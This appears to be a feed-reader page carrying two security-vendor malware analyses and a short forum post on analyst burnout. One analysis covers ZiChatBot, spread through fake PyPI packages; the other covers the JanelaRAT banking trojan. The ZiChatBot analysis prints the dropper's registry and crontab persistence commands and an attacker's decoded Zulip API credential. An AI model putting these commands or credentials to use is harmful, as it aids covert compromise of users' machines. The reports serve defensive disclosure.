Visualização normal

Antes de ontemStream principal
  • ✇Securelist
  • OceanLotus suspected of using PyPI to deliver ZiChatBot malware GReAT
    Introduction Through our daily threat hunting, we noticed that, beginning in July 2025, a series of malicious wheel packages were uploaded to PyPI (the Python Package Index). We shared this information with the public security community, and the malware was removed from the repository. We submitted the samples to Kaspersky Threat Attribution Engine (KTAE) for analysis. Based on the results, we believe the packages may be linked to malware discussed in a Threat Intelligence report on OceanLotus.
     

OceanLotus suspected of using PyPI to deliver ZiChatBot malware

Por:GReAT
6 de Maio de 2026, 10:00

Introduction

Through our daily threat hunting, we noticed that, beginning in July 2025, a series of malicious wheel packages were uploaded to PyPI (the Python Package Index). We shared this information with the public security community, and the malware was removed from the repository. We submitted the samples to Kaspersky Threat Attribution Engine (KTAE) for analysis. Based on the results, we believe the packages may be linked to malware discussed in a Threat Intelligence report on OceanLotus.

While these wheel packages do implement the features described on their PyPI web pages, their true purpose is to covertly deliver malicious files. These files can be either .DLL or .SO (Linux shared library), indicating the packages’ ability to target both Windows and Linux platforms. They function as droppers, delivering the final payload – a previously unknown malware family that we have named ZiChatBot. Unlike traditional malware, ZiChatBot does not communicate with a dedicated command and control (C2) server, but instead uses a series of REST APIs from the public team chat app Zulip as its C2 infrastructure.

To conceal the malicious package containing ZiChatBot, the attacker created another benign-looking package that included the malicious package as a dependency. Based on these facts, we confirm that this campaign is a carefully planned and executed PyPI supply chain attack.

Technical details

Spreading

The attacker created three projects on PyPI and uploaded malicious wheel packages designed to imitate popular libraries, tricking users into downloading them. This is a clear example of a supply chain attack via PyPI. See below for detailed information about the fake libraries and their corresponding wheel packages.

Malicious wheel packages

The packages added by the attacker and listed on PyPI’s download pages are:

  • uuid32-utils library for generating a 32-character random string as a UUID
  • colorinal library for implementing cross-platform color terminal text
  • termncolor library for ANSI color format for terminal output

The key metadata for these packages are as follows:

Pip install command File name First upload date Author / Email
pip install uuid32-utils uuid32_utils-1.x.x-py3-none-[OS platform].whl 2025-07-16 laz**** / laz****@tutamail.com
pip install colorinal colorinal-0.1.7-py3-none-[OS platform].whl 2025-07-22 sym**** / sym****@proton.me
pip install termncolor termncolor-3.1.0-py3-none-any.whl 2025-07-22 sym**** / sym****@proton.me

Based on the distribution information on the PyPI web page, we can see that it offers X86 and X64 versions for Windows, as well as an x86_64 version for Linux. The colorinal project, for example, provides the following download options:

Distribution information of the colorinal project

Distribution information of the colorinal project

Initial infection

The uuid32-utils and colorinal libraries employ similar infection chains and malicious payloads. As a result, this analysis will focus on the colorinal library as a representative example.

A quick look at the code of the third library, termncolor, reveals no apparent malicious content. However, it imports the malicious colorinal library as a dependency. This method allows attackers to deeply conceal malware, making the termncolor library appear harmless when distributing it or luring targets.

The termncolor library imports the malicious colorinal library

The termncolor library imports the malicious colorinal library

During the initial infection stage, the Python code is nearly identical across both Windows and Linux platforms. Here, we analyze the Windows version as an example.

Windows version

Once a Python user downloads and installs the colorinal-0.1.7-py3-none-win_amd64.whl wheel package file, or installs it using the pip tool, the ZiChatBot’s dropper (a file named terminate.dll) will be extracted from the wheel package and placed on the victim’s hard drive.

After that, if the colorinal library is imported into the victim’s project, the Python script file at [Python library installation path]\colorinal-0.1.7-py3-none-win_amd64\colorinal\__init__.py will be executed first.

The __init__.py script imports the malicious file unicode.py

The __init__.py script imports the malicious file unicode.py

This Python script imports and executes another script located at [python library install path]\colorinal-0.1.7-py3-none-win_amd64\colorinal\unicode.py. The is_color_supported() function in unicode.py is called immediately.

The code loads the dropper into the host Python process

The code loads the dropper into the host Python process

The comment in the is_color_supported() function states that the highlighted code checks whether the user’s terminal environment supports color. The code actually loads the terminate.dll file into the Python process and then invokes the DLL’s exported function envir, passing the UTF-8-encoded string xterminalunicod as a parameter. The DLL acts as a dropper, delivering the final payload, ZiChatBot, and then self-deleting. At the end of the is_color_supported() function, the unicode.py script file is also removed. These steps eliminate all malicious files in the library and deploy ZiChatBot.
For the Linux platform, the wheel package and the unicode.py Python script are nearly identical to the Windows version. The only difference is that the dropper file is named “terminate.so”.

Dropper for ZiChatBot

From the previous analysis, we learned that the dropper is loaded into the host Python process by a Python script and then activated. The main logic of the dropper is implemented in the envir export function to achieve three objectives:

  1. Deploy ZiChatBot.
  2. Establish an auto-run mechanism.
  3. Execute shellcode to remove the dropper file (terminate.dll) and the malicious script file from the installed library folder.

The dropper first decrypts sensitive strings using AES in CBC mode. The key is the string-type parameter “xterminalunicode” of the exported function. The decrypted strings are “libcef.dll”, “vcpacket”, “pkt-update”, and “vcpktsvr.exe”.

Next, the malware uses the same algorithm to decrypt the embedded data related to ZiChatBot. It then decompresses the decrypted data with LZMA to retrieve the files vcpktsvr.exe and libcef.dll associated with ZiChatBot. The malware creates a folder named vcpacket in the system directory %LOCALAPPDATA%, and places these files into it.

To establish persistence for ZiChatBot, the dropper creates the following auto-run entry in the registry:

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"pkt-update"="C:\Users\[User name]\AppData\Local\vcpacket\vcpktsvr.exe"

Once preparations are complete, the malware uses the XOR algorithm to decrypt the embedded shellcode with the three-byte key 3a7. It then searches the decrypted shellcode’s memory for the string Policy.dllcppage.dll and replaces it with its own file name, terminate.dll, and redirects execution to the shellcode’s memory space.

The shellcode employs a djb2-like hash method to calculate the names of certain APIs and locate their addresses. Using these APIs, it finds the dropper file with the name terminate.dll that was previously passed by the DLL before unloading and deleting it.

Linux version

The Linux version of the dropper places ZiChatBot in the path /tmp/obsHub/obs-check-update and then creates an auto-run job using crontab. Unlike the Windows version, the Linux version of ZiChatBot only consists of one ELF executable file.

system("chmod +x /tmp/obsHub/obs-check-update") 
system("echo \"5 * * * * /tmp/obsHub/obs-check-update" | crontab - ")

ZiChatBot

The Windows version of ZiChatBot is a DLL file (libcef.dll) that is loaded by the legitimate executable vcpktsvr.exe (hash: 48be833b0b0ca1ad3cf99c66dc89c3f4). The DLL contains several export functions, with the malicious code implemented in the cef_api_mash export. Once the DLL is loaded, this function is invoked by the EXE file. ZiChatBot uses the REST APIs from Zulip, a public team chat application, as its command and control server.

ZiChatBot is capable of executing shellcode received from the server and only supports this one control command. Once it runs, it initiates a series of sequential HTTP requests to the Zulip REST API.

In each HTTP request, an API authentication token is included as an HTTP header for server-side authentication, as shown below.

// Auth token:
TW9yaWFuLWJvdEBoZWxwZXIuenVsaXBjaGF0LmNvbTpVOFJFWGxJNktmOHFYQjlyUXpPUEJpSUE0YnJKNThxRw==

// Decoded Auth token
Morian-bot@helper.zulipchat.com:U8REXlI6Kf8qXB9rQzOPBiIA4brJ58qG

ZiChatBot utilizes two separate channel-topic pairs for its operations. One pair transmits current system information, and the other retrieves a message containing shellcode. Once the shellcode is received, a new thread is created to execute it. After executing the command, a heart emoji is sent in response to the original message to indicate the execution was successful.

Infrastructure

We did not find any traditional infrastructure, such as compromised servers or commercial VPS services and their associated IPs and domains. Instead, the malicious wheel packages were uploaded to the Python Package Index (PyPI), a public, shared Python library. The malware, ZiChatBot, leverages Zulip’s public team chat REST APIs as its command and control server.

The “helper” organization that the attacker had registered on the Zulip service has now been officially deactivated by Zulip. However, infected devices may still attempt to connect to the service, so to help you locate and cure them, we recommend adding the full URL helper.zulipchat.com to your denylist.

Victims

The malware was uploaded in July 2025. Upon discovering these attacks, we quickly released an update for our product to detect the relevant files and shared the necessary information with the public security community. As a result, the malicious software was swiftly removed from PyPI, and the organization registered on the Zulip service was officially deactivated. To date, we have not observed any infections based on our telemetry or public reports.

Zulip has officially deactivated the “helper” organization

Attribution

Based on the results from our KTAE system, the dropper used by ZiChatBot shows a 64% similarity to another dropper we analyzed in a TI report, which was linked to OceanLotus. Reverse engineering shows that both droppers use nearly identical algorithms and logic for to decrypt and decompress their embedded payloads.

Analysis results of dropper using KTAE system

Analysis results of dropper using KTAE system

Conclusions

As an active APT organization, OceanLotus primarily targets victims in the Asia-Pacific region. However, our previous reports have highlighted a growing trend of the group expanding its activities into the Middle East. Moreover, the attacks described in this report – executed through PyPI – target Python users worldwide. This demonstrates OceanLotus’s ongoing effort to broaden its attack scope.

In the first half of 2025, a public report revealed that the group launched a phishing campaign using GitHub. The recent PyPI-based supply chain attack likely continues this strategy. Although phishing emails are still a common initial infection method for OceanLotus, the group is also actively exploring new ways to compromise victims through diverse supply chain attacks.

Indicators of compromise

Additional information about this activity, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. If you are interested, please contact intelreports@kaspersky.com.

Malicious wheel packages
termncolor-3.1.0-py3-none-any.whl
5152410aeef667ffaf42d40746af4d84

uuid32_utils-1.x.x-py3-none-xxxx.whl
0a5a06fa2e74a57fd5ed8e85f04a483a
e4a0ad38fd18a0e11199d1c52751908b
5598baa59c716590d8841c6312d8349e
968782b4feb4236858e3253f77ecf4b0
b55b6e364be44f27e3fecdce5ad69eca
02f4701559fc40067e69bb426776a54f
e200f2f6a2120286f9056743bc94a49d
22538214a3c917ff3b13a9e2035ca521

colorinal-0.1.7-py3-none-xxxx.whl
ba2f1868f2af9e191ebf47a5fab5cbab

Dropper for ZiChatBot
Backward.dll
c33782c94c29dd268a42cbe03542bca5
454b85dc32dc8023cd2be04e4501f16a

Backward.so
fce65c540d8186d9506e2f84c38a57c4
652f4da6c467838957de19eed40d39da

terminate.dll
1995682d600e329b7833003a01609252

terminate.so
38b75af6cbdb60127decd59140d10640

ZiChatBot
libcef.dll
a26019b68ef060e593b8651262cbd0f6

  • ✇cybersecurity
  • Cyber Burnout /u/Superblygreat656
    Copy Fail Tuesday properly did me in. Patched until stupid o’clock, slept four hours, did it again Wednesday. By Friday I was staring at the SIEM like it owed me money. Found a long read this weekend that pulled me out of the spiral a bit. Will not link it in the post because rules, but happy to drop it in comments if anyone wants it. The bit that landed for me was the argument that we have got the burnout conversation backwards. The wellness app and meditation breaks framing treats fatigue as a
     

Cyber Burnout

2 de Maio de 2026, 23:48

Copy Fail Tuesday properly did me in. Patched until stupid o’clock, slept four hours, did it again Wednesday. By Friday I was staring at the SIEM like it owed me money.

Found a long read this weekend that pulled me out of the spiral a bit. Will not link it in the post because rules, but happy to drop it in comments if anyone wants it.

The bit that landed for me was the argument that we have got the burnout conversation backwards. The wellness app and meditation breaks framing treats fatigue as a personal failing. It is not. It is what happens when the operating model assumes infinite human elasticity and the threat volume keeps compounding. AI vuln research is going to make that worse, not better. Patch queues are going to get longer.

The fix the writer pushes is structural. Build environments where persistence is hard by design. Segment properly so a breach does not become a mess. Lean on the open source detection ecosystem instead of having every team rewrite the same content. Boring stuff. Unsexy stuff. The stuff that actually reduces the number of 3am calls.

Honest question. What have you read recently that did not make you want to walk into the sea? My reading list is currently 90 percent doom and 10 percent vendor whitepapers and I need a better mix.

submitted by /u/Superblygreat656
[link] [comments]
  • ✇Securelist
  • JanelaRAT: a financial threat targeting users in Latin America GReAT
    Background JanelaRAT is a malware family that takes its name from the Portuguese word “janela” which means “window”. JanelaRAT looks for financial and cryptocurrency data from specific banks and financial institutions in the Latin America region. JanelaRAT is a modified variant of BX RAT that has targeted users since June 2023. One of the key differences between these Trojans is that JanelaRAT uses a custom title bar detection mechanism to identify desired websites in victims’ browsers and perfo
     

JanelaRAT: a financial threat targeting users in Latin America

Por:GReAT
13 de Abril de 2026, 06:00

Background

JanelaRAT is a malware family that takes its name from the Portuguese word “janela” which means “window”. JanelaRAT looks for financial and cryptocurrency data from specific banks and financial institutions in the Latin America region.

JanelaRAT is a modified variant of BX RAT that has targeted users since June 2023. One of the key differences between these Trojans is that JanelaRAT uses a custom title bar detection mechanism to identify desired websites in victims’ browsers and perform malicious actions.

The threat actors behind JanelaRAT campaigns continuously update the infection chain and malware versions by adding new features.

Kaspersky solutions detect this threat as Trojan.Script.Generic and Backdoor.MSIL.Agent.gen.

Initial infection


JanelaRAT campaigns involve a multi-stage infection chain. It starts with emails mimicking the delivery of pending invoices to trick victims into downloading a PDF file by clicking a malicious link. Then the victims are redirected to a malicious website from which a compressed file is downloaded.

Malicious email used in JanelaRAT campaigns

Malicious email used in JanelaRAT campaigns


Throughout our monitoring of these malware campaigns, the compressed files have typically contained VBScripts, XML files, other ZIP archives, and BAT files. They ultimately lead to downloading a ZIP archive that contains components for DLL sideloading and executing JanelaRAT as the final payload.

However, we have observed variations in the infection chains depending on the delivered version of the malware. The latest observed campaign evolved by integrating MSI files to deliver a legitimate PE32 executable and a DLL, which is then sideloaded by the executable. This DLL is actually JanelaRAT, delivered as the final payload.

Based on our analysis of previous JanelaRAT intrusions, the updates in the infection chain represent threat actors’ attempts to streamline the process, with a reduced number of malware installation steps. We’ve observed a logical sequence in how components, such as MSI files, have been incorporated and adapted over time. Moreover, we have observed the use of auxiliary files — additional components that aid in the infection — such as configuration files that have been changing over time, showing how the threat actors have adapted these infections in an effort to avoid detection.

JanelaRAT infection flow evolution

JanelaRAT infection flow evolution

Initial dropper

The MSI file acts as an initial dropper designed to install the final implant and establish persistence on the system. It obfuscates file paths and names with the objective to hinder analysis. This code is designed to create several ActiveX objects to manipulate the file system and execute malicious commands.

Among the actions taken, the MSI defines paths based on environment variables for hosting binaries, creating a startup shortcut, and storing a first-run indicator file. The dropper file checks for the existence of the latter and for a specific path, and if either is missing, it creates them. If the file exists, the MSI file redirects the user to an external website as a decoy, showing that everything is “normal”.

The MSI dropper places two files at a specified path: the legitimate executable nevasca.exe and the PixelPaint.dll library, renaming them with obfuscated combinations of random strings before relocating. An LNK shortcut is created in the user’s Startup folder, pointing to the renamed nevasca.exe executable, ensuring persistence. Finally, the nevasca.exe file is executed, which in turn loads the PixelPaint.dll file that is JanelaRAT.

Malicious implant

In this case, we analyzed JanelaRAT version 33, which was masqueraded as a legitimate pixel art app. Similar to other malware versions, it was protected with Eazfuscator, a common .NET obfuscation tool. We have also seen previous JanelaRAT samples that used the ConfuserEx obfuscator or its custom builds. The malware uses Control Flow Flattening method and renames classes and variables to make the code unreadable without deobfuscation.

JanelaRAT monitors the victim’s activity, intercepts sensitive banking interactions, and establishes an interactive C2 channel to report changes to the threat actor. While screen monitoring is also present, the core functionality focuses on financial fraud and real-time manipulation of the victim’s machine. The malware collects system information, including OS version, processor architecture (32-bit, 64-bit, or unknown), username, and machine name. The Trojan evaluates the current user’s privilege level and assigns different nicknames for administrators, users, guests, and an additional one for any other role.

The malware then retrieves the current date and constructs a beacon to register the victim on the C2 server, along with the malware version. To prevent multiple instances, the malware creates the mutex and exits if it already exists.

String encryption

All JanelaRAT samples utilize encrypted strings for sending information to the C2 and obfuscating embedded data. The encryption algorithm remains consistent across campaigns, combining base64 encoding with Rijndael (AES). The encryption key is derived from the MD5 hash of a 4-digit number and the IV is composed of the first 16 bytes of the decoded base64 data.

C2 communication and command handling

After initialization, JanelaRAT establishes a TCP socket, configuring callbacks for connection events and message handling. It registers all known message types, executing specific system tasks based on the received message.

Following socket initialization, the malware launches two background routines:

  1. User inactivity and session tracking

    This routine activates timers and launches secondary threads, including an internal timer and a user inactivity monitor. The malware determines if the victim’s machine has been inactive for more than 10 minutes by calculating the elapsed time since the last user input. If the inactivity period exceeds 10 minutes, the malware notifies the C2 by sending the corresponding message. Upon user activity, it notifies the threat actor again. This makes it possible to track the user’s presence and routine to time possible remote operations.

    Timer that looks for 10 minutes of inactivity

    Timer that looks for 10 minutes of inactivity

  2. Victim registration and further malicious activity
    This routine is launched immediately after the socket setup. It triggers two subroutines responsible for periodic HTTP beaconing and downloading additional payloads.
    1. The first subroutine executes a PowerShell downloaded from a staging server during post-exploitation. Its main objective is to establish persistence by downloading the PixelPaint.dll file once again. The routine then builds and executes periodic HTTP requests to the C2, reporting the malware’s version and the victim machine’s security environment. It loops continuously as long as a specific local file does not exist, ensuring repeated telemetry transmission. The file was not observed being extracted or created by the malware itself; rather, it appears to be placed on the system by the threat actor during other post-exploitation activities. Based on previous incidents, this file likely contains instructions for establishing persistence.

      This JanelaRAT version constructs a second C2 URL for beaconing, using several decrypted strings and following a pattern that uses different parameters to report information about new victims:

      <C2Domain>?VS=<malwareversion>&PL=<profilelevel>&AN=<presenceofbankingsoftware>

      We have observed constant changes in the parameters across campaigns. A new parameter “AN” was introduced in this version. It is used to detect the presence of a specific process associated with banking security software. If such software is found on the victim’s device, the malware notifies the threat actor.

      Parameter Description
      VS JanelaRAT version
      PL OFF by default
      AN Yes or No depending on whether banking security software process exists
    2. The second subroutine is responsible for monitoring the user’s visits to banking websites and reporting any activity of interest to the threat actor. JanelaRAT 33v is specifically engineered to target Brazilian financial institutions. However, we have also observed other versions of the malware targeting other specific countries in the region, such as the “Gold-Label” version targeting banking users in Mexico that we described earlier.

      This subroutine creates a timer to enable an active system monitoring cycle. During this cycle, the malware obtains the title of the active window and checks if it matches entries of interest using a hardcoded but obfuscated list of financial institutions. Although the threat actors behind JanelaRAT primarily focus on one country as a target, the list of financial institutions is constantly updated.

      If a title bar matches one of the listed targets, the malware waits 12 seconds before establishing a dedicated communication channel to the C2. This channel is used to execute malicious tasks, including taking screenshots, monitoring keyboard and mouse input, displaying messages to the user, injecting keystrokes or simulating mouse input, and forcing system shutdown.

      To perform these actions, the malware uses a dedicated C2 handler that interprets incoming commands from the C2. Notably, 33v supports live banking session hijacking, not just credential theft.

      Action Performed Description
      Capture desktop image Send compressed screenshots to the C2
      Specific screenshots Crop specific screen regions and exfiltrate images
      Overlay windows Display images in full-screen mode, limit user interactions, and mimic bank dialogs to harvest credentials
      Keylogging Keystroke capture
      Simulate keyboard Inject keys such as DOWN, UP, and TAB to navigate or trigger new elements
      Track mouse input Move the cursor, simulate clicks, and report the cursor position
      Display message Show message boxes (custom title, text, buttons, or icons)
      System shutdown Execute a forced shutdown sequence
      Command execution Run CMD or PowerShell scripts/commands
      Task Manager
      manipulation
      Launch Task Manager, find its window, and hide it to prevent discovery by the user
      Check for banking security software process Detect the presence of anti-fraud systems
      Beaconing Send host information (malware version, profile, presence of banking software)
      Toggle internal modes Enable and disable modes such as screenshot flow, key injection, or overlay visibility
      Anti-analysis Detect sandbox or automation tools

C2 infrastructure

Unlike other versions, this variant rotates its C2 server daily. Once a title bar matches the one in the list, the software dynamically constructs the C2 channel domain by concatenating an obfuscated string, the current date, and a suffix domain related to a legitimate dynamic DNS (DDNS) service. This communication is established using port 443, but not TLS.

Decoy overlay system

This version of JanelaRAT implements a decoy overlay system designed to capture banking credentials and bypass multi-factor authentication. When a target banking window is detected, the malware requests further instructions from the C2 server. The C2 responds with a command identifier and a Base64-encoded image, which is then displayed as a full-screen overlay window mimicking legitimate banking or system interfaces. The malware ensures the fake window completely covers the screen and limits the victim’s interaction with the system.

The malware blocks the victim’s interaction by displaying modal dialogs. Each modal dialog corresponds to a specific operation, such as password capture, token/MFA capture, fake loading screen, fake Windows update full-screen modal and more. The malware resizes the overlay, scans multiple screens, and loads deceptive elements to distract the user or temporarily hide legitimate application windows.

Among other fake elements, the malware displays fake Windows update notifications, often accompanied by messages in Brazilian Portuguese, such as:

  • “Configuring Windows updates, please wait.”
  • “Do not turn off your computer; this could take some time.”

When a message command is received from the operator, the malware constructs a custom message box based on parameters sent from the server. These parameters include the message title, text content, button type (e.g., OK, Yes/No), and icon type (e.g., Warning, Error). The malware then creates a maximized message box positioned at the top of the screen, ensuring it captures user focus and blocks the visibility of other windows, mimicking a system or security alert.

An obfuscated acknowledgement string is sent back to the C2 to confirm successful execution of this task.

Anti-analysis techniques

In addition to the conditional behavior based on whether the process of banking security software is detected, the malware includes anti-analysis routines and computer environment checks, such as sandbox detection through the Magnifier and MagnifierWindow components. These components are used to determine if accessibility tools are active on the infected computer indicating a possible malware analysis environment.

Persistence

The malware establishes persistence by writing a command script into the Windows Startup directory. This script forces the execution chain to run at each user logon enabling malicious activity without triggering privilege escalation prompts. The script is executed silently to evade user awareness.

This method is either an alternative or a supplement to the persistence method previously described in the subroutines responsible for periodic HTTP beaconing section.

Victimology

Consistent with previous intrusions and campaigns, the primary targets of the threat actors distributing JanelaRAT are banking users in Latin America, with specific focus on users of financial institutions in Brazil and Mexico.

According to our telemetry, in 2025 we detected 14,739 attacks in Brazil and 11,695 in Mexico related to JanelaRAT.

Conclusions

JanelaRAT remains an active and evolving threat, with intrusions exhibiting consistent characteristics despite ongoing modifications. We have tracked the evolution of JanelaRAT infections for some time, observing variations in both the malware itself and its infection chain, including targeted variants for specific countries.

This variant represents a significant advancement in the actor’s capabilities, combining multiple communication channels, comprehensive victim monitoring, interactive overlays, input injection, and robust remote control features. The malware is specifically designed to minimize user visibility and adapt its behavior upon detection of anti-fraud software.

